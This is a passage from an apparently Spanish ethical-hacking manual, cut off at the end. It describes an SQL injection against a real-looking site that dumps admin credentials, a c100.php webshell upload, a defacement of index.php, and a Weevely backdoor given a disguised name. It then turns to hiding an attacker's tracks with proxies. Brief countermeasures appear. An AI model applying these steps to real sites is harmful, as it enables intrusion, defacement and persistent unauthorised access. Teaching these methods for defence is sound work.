Para conocer más a detalle el objetivo se debe conocer el nombre de la base de datos y la versión del gestor de base de datos. En la figura 7.49 se muestran estos datos de la página víctima.

Figura 7.50 Numero de Tablas disponibles – Web Analizada.

Para un mejor conocimiento de la estructura de la base de datos se necesita conocer las tablas que maneja y con ello se pueden establecer las tablas con mayor interés para realizar las siguieres consultas. En la figura 7.50 se muestra que del sitio objetivo en la base de datos “cwlp_live” existen 12 tablas utilizadas.




Figura 7.51 Búsqueda de tabla usuarios – Web Analizada.

Al tener el número de tablas de la base de datos queda el probar cada una de ellas con las opciones “Limit” y “Offset”, en la figura 7.51 se observa que la tabla número once es la de usuarios.




Figura 7.52 Obtención de los campos de la tabla – Web Analizada.

Para realizar una consulta SQL que presente los datos de la tabla “users” se tiene que conocer en primer lugar los campos que serán consultados, en la figura 7.52 se muestra el campo que almacena los nombres de los usuarios.

Figura 7.53 Obtención de los campos de la tabla – Web Analizada.

En la figura 7.53 se realiza un consulta SQL con todos los datos recolectados y se obtiene el usuario y contraseña que tiene acceso al panel de control del sitio.




Figura 7.54 Acceso al Panel de Control – Web Analizada.

Luego de obtener el usuario y contraseña se debe encontrar el panel de administración del sitio e ingresar los datos previamente obtenidos mediante SQL Injection. Existen herramientas que facilitan la búsqueda del panel administrativo como son: “AdminFinder” y “DW Admin and Login Finder v1.1” entre otras.

Figura 7.55 Acceso al Panel de Control – Web Analizada.

Una vez dentro del sistema hay que buscar una sección donde permita subir un documento, una foto o un adjunto, independientemente de los privilegios que se disponga basta con que se permita subir un archivo. En este caso se encuentra una lista de Ítems que se pueden editar o crear nuevos artículos, las dos opciones son válidas para este caso. Todo esto se visualiza claramente en la figura 7.55.




Figura 7.56 Subida de un WebShell en la Página Web – Web Analizada.

La figura 7.56 visualiza la edición de un ítem que está en el portal de la página. Aquí se puede ver que en la parte inferior existe el botón de “Examinar”, el mismo que habilita la posibilidad de

subir un documento al servidor. En este caso el archivo se llama c100.php. Se trata de un WebShell que permite tomar el control de las acciones del servidor pudiendo: cargar archivos, eliminar, renombrar y modificar los archivos, existen varios sitios en Internet donde se lo puede descargar uno de ellos es: "www.*oco.cc/*". Luego de cargar el archivo se copia la URL en donde se guardará el documento para tener acceso a ella.

Figura 7.57 Ubicación de archivo en el servidor – Web Analizada.

Dentro del sitio web hay que dirigirse al ítem modificado, ahí se muestra el archivo que brinda el enlace hacia la Shell como se visualiza en la figura 7.57.




Figura 7.58 Ejecución de Shell en el servidor – Web Analizada.

En la figura 7.58 se muestra la ejecución del Shell en el servidor, permitiendo tener acceso a los directorios almacenados.




Figura 7.59 Opciones de la Shell – Web Analizada.

Esta Shell muestra varias opciones que permiten interactuar con el servidor permite crear directorios, abrir directorios, crear y subir archivos.




Figura 7.60 Subida del archivo index al servidor – Web Analizada.

Para realizar el defacement se debe tener previamente programado un script que tenga diseñado como desea que se visualice la página principal del sitio, posteriormente a esto se tiene que ubicar en el directorio raíz del servidor y buscar el archivo llamado “index.php”. Una

vez cumplido estos dos requisitos utilizando la opción “Upload” del Shell finalmente se logra cargar el script para reemplazar el “index.php” original.

Figura 7.61 Web server Defacement – Web Analizada.

Concluido con todos los pasos previos cuando se acceda al sitio web se mostrará el archivo index subido por el atacante, como se muestra en la figura 7.61.

7.11.1 Contramedidas.

- Reforzar las contraseñas de acceso al servidor.
- Revisar los enlaces que son subidos al servidor.
- Mantener actualizadas las aplicaciones del servidor.
- Controlar estrictamente los caracteres que pueden ser ingresados en los formularios y en las Urls del sitio.

7.12 Manejo de Backdoors.

Los Backdoors o puertas traseras son aplicaciones diseñadas para que luego de obtener el acceso a un sistema se pueda ingresar nuevamente con tan solo conectarse a esta herramienta. Una vez conectado se pueden realizar cambios u obtener información del objetivo. En la actualidad este tipo de troyanos son muy utilizados y existen diversos tipos dependiendo del escenario al cual se esté atacando.
A continuación se presenta un ejemplo de un Backdoor tomando como pasos iniciales los realizados en la técnica “Web Server Defacement” descrita anteriormente.

7.12.1 Weevely.

Es una herramienta WebShell programada en Python utilizada para la creación Backdoors en aplicaciones web, esta herramienta tiene opciones que permiten obtener información del sitio web, esta aplicación viene incluida en Backtrack.




Figura 7.62 Creación del Backdoor – Backtrack.

El primer paso para crear un Backdoor es ingresar una clave que servirá para la ejecución del troyano para esto se utiliza el comando “generate” seguido de la clave, en este caso como ejemplo se introdujo la palabra “password”. A continuación se digita la ruta donde se guardará el archivo PHP que contendrá el Backdoor, en este caso para el ejemplo se puso como nombre del troyano “Backdoor” pero este nombre debe ser diferente para que pase desapercibido entre el resto de archivos alojados en el servidor.

.




Figura 7.63 Subida del Backdoor al servidor – C100.php

Una vez generado el Backdoor se tiene que alojarlo en el servidor, para ello se utilizará el WebShell aplicando la técnica anterior (web server defacement) y se subirá el troyano.




Figura 7.64 Verificación del Backdoor en el servidor.

En la figura 7.64 se muestra el troyano alojado en el servidor, posterior a esto se copia la ruta donde está alojado el archivo para proceder a generar la puerta trasera.

Figura 7.65 Dirección URL donde está alojado el Backdoor – Firefox.

En la figura 7.65 se muestra la URL donde está alojado el archivo con ello se tiene el enlace requerido para obtener la conexión entre el servidor y la máquina del atacante.




Figura 7.66 Generación de la puerta trasera – Weevely.

En la figura 7.66 se muestra la generación de la puerta trasera hacia el servidor objetivo ingresando el comando: “python weevely.py http://www.sitioweb/fichero/backdoor.php” seguido de la contraseña ingresada al momento de la creación del troyano, posterior a esto se tiene el acceso directo hacia el servidor creando un enlace directo entre el servidor y el atacante.

CONCLUSIONES.

Por todo lo citado anteriormente los administradores de los sistemas deben tomarse el tiempo necesario para validar y proteger de mejor manera sus sitios web, considerando que todo recaudo que se tome será un obstáculo más para que los atacantes desistan de ingresar a sus sitios. Todo sitio web por más seguridades que implemente siempre será vulnerable, pues se sabe que por normativa de la Seguridad de la Información no hay ningún sistema cien por ciento seguro pero depende de los administradores de los sistemas y de la capacitación brindada a los usuarios para que el sitio no sea víctima de accesos indebidos.

CAPITULO VIII.

ANONIMATO Y BORRADO DE HUELLAS.

INTRODUCCIÓN.

En este capítulo se tratará acerca de cómo mantener el anonimato y no dejar rastro en los lugares a los cuales se ha realizado el análisis ya sea con o sin consentimiento de las partes involucradas. Estos aspectos son de vital importancia ya que como se analizó en los capítulos anteriores los ataques pueden hacer mucho daño a la organización y estas buscarán dar con los responsables de los perjuicios.

El escenario analizado es del hacker que realiza ataques a una empresa y no quiere ser descubierto, entonces este aplica ciertas técnicas que le permiten pasar desapercibido durante el proceso de ataque.

Como se sabe todo intento de acceso hacia un objetivo deja rastros los cuales pueden ser registrados por el administrador, por tal motivo el atacante intentará reducir al máximo el riesgo de ser detectado. En el siguiente capítulo se presentarán algunas de las técnicas utilizadas para estos fines.

8.1. Definición de Proxy.

Es un computador que sirve de intermediario para conectarse de una manera indirecta hacia un objetivo, cuando el equipo que tiene configurado un Proxy (mediante una IP y un puerto) intenta comunicarse con su destino primero notifica al servidor proxy y este a su vez con el equipo objetivo, de igual forma se realizará cuando luego de procesar la información se intente conectar con el equipo del atacante, primero pasará por el servidor proxy antes de llegar al equipo con ello logra que el equipo al cual se está conectando no sepa quién está produciendo el ataque.




Figura 8.1 Funcionamiento de un servidor proxy. (http://www.telypc.com , Parr 2)

En la figura 8.1 se muestra cual es el funcionamiento de un servidor proxy orientado a una conexión en Internet.

8.2. Tipos de Proxy.

Existen algunos tipos de servidores proxy, a continuación se detallan los más frecuentes:

- Proxy Cache.

Brinda una cache que permite conservar los contenidos asociados de una página web temporalmente, esto ayuda a que se mejore los tiempos de acceso a consultas y libera la carga en los enlaces hacia Internet.

Cuando la máquina atacante realiza una petición de un recurso especificado por una URL, esta pasa por el Proxy cache que lo busca en su cache local, si este lo encuentra lo devuelve inmediatamente de no ser así lo captura del servidor remoto lo devuelve a la máquina que

realizó la petición y posteriormente lo guarda en su cache para posibles peticiones futuras. Entre sus ventajas están: Tiempos de respuesta bajos, ahorro de tráfico, modificaciones de contenidos, entre otros.

- Proxy Transparente.

Es utilizado mayoritariamente por los ISP (Proveedores de servicios de Internet) esta combina un servidor proxy con un firewall que captura y desvía todo el tráfico hacia el proxy sin necesidad de realizar una configuración manual por parte del cliente.

- Reverse Proxy.

Es un servidor Proxy instalado en varios servidores web, cuando el tráfico producido en Internet tiene como destino uno de dichos servidores la información pasa a través del servidor proxy. Entre sus ventajas se encuentran:

  - Brinda seguridad ya que el proxy actúa como una capa de defensa que protege al servidor web.
  - La implementación del cifrado SSL lo realiza el "Reverse proxy".
  - Redistribución de carga entre los servidores.

- Proxy NAT.

Este proxy realiza con las direcciones origen o destino de los paquetes IP una rescritura y sustitución por otras ya que se dispone de una única dirección IP pública la cual debe ser utilizada por todos los equipos. En el interno de una red LAN los equipos utilizan direcciones IP reservadas para usos privados y será el proxy el que realice la traducción de las direcciones privadas a la única dirección pública disponible para realizar las peticiones que fueron realizadas por los equipos.

8.3 Servidores Proxy Gratuitos.

Los servidores proxy en Internet son de gran ayuda para mantenerse anónimo y con ello ser difíciles de rastrear. Existen muchas páginas que ofrecen servidores proxy, pero no todas ellas son confiables ni eficaces, hay que considerar los siguientes puntos:

- Al utilizar proxy la conexión se hará lenta ya que al pasar por un equipo intermedio (servidor proxy) antes de llegar al objetivo el tráfico será mayor.

- Algunos servidores Proxy son usados por hacker como anzuelo para robar información del usuario que se conecta hacia ellos.
- En medida de lo posible no transmitir claves de autenticación mucho menos información confidencial cuando se esté conectado a un proxy.

Para encontrarlos una de las formas más rápidas es digitar en Google “free proxy server”. Ahí nos aparecerán varias páginas que ofrecen este servicio. Como ejemplo se cita:

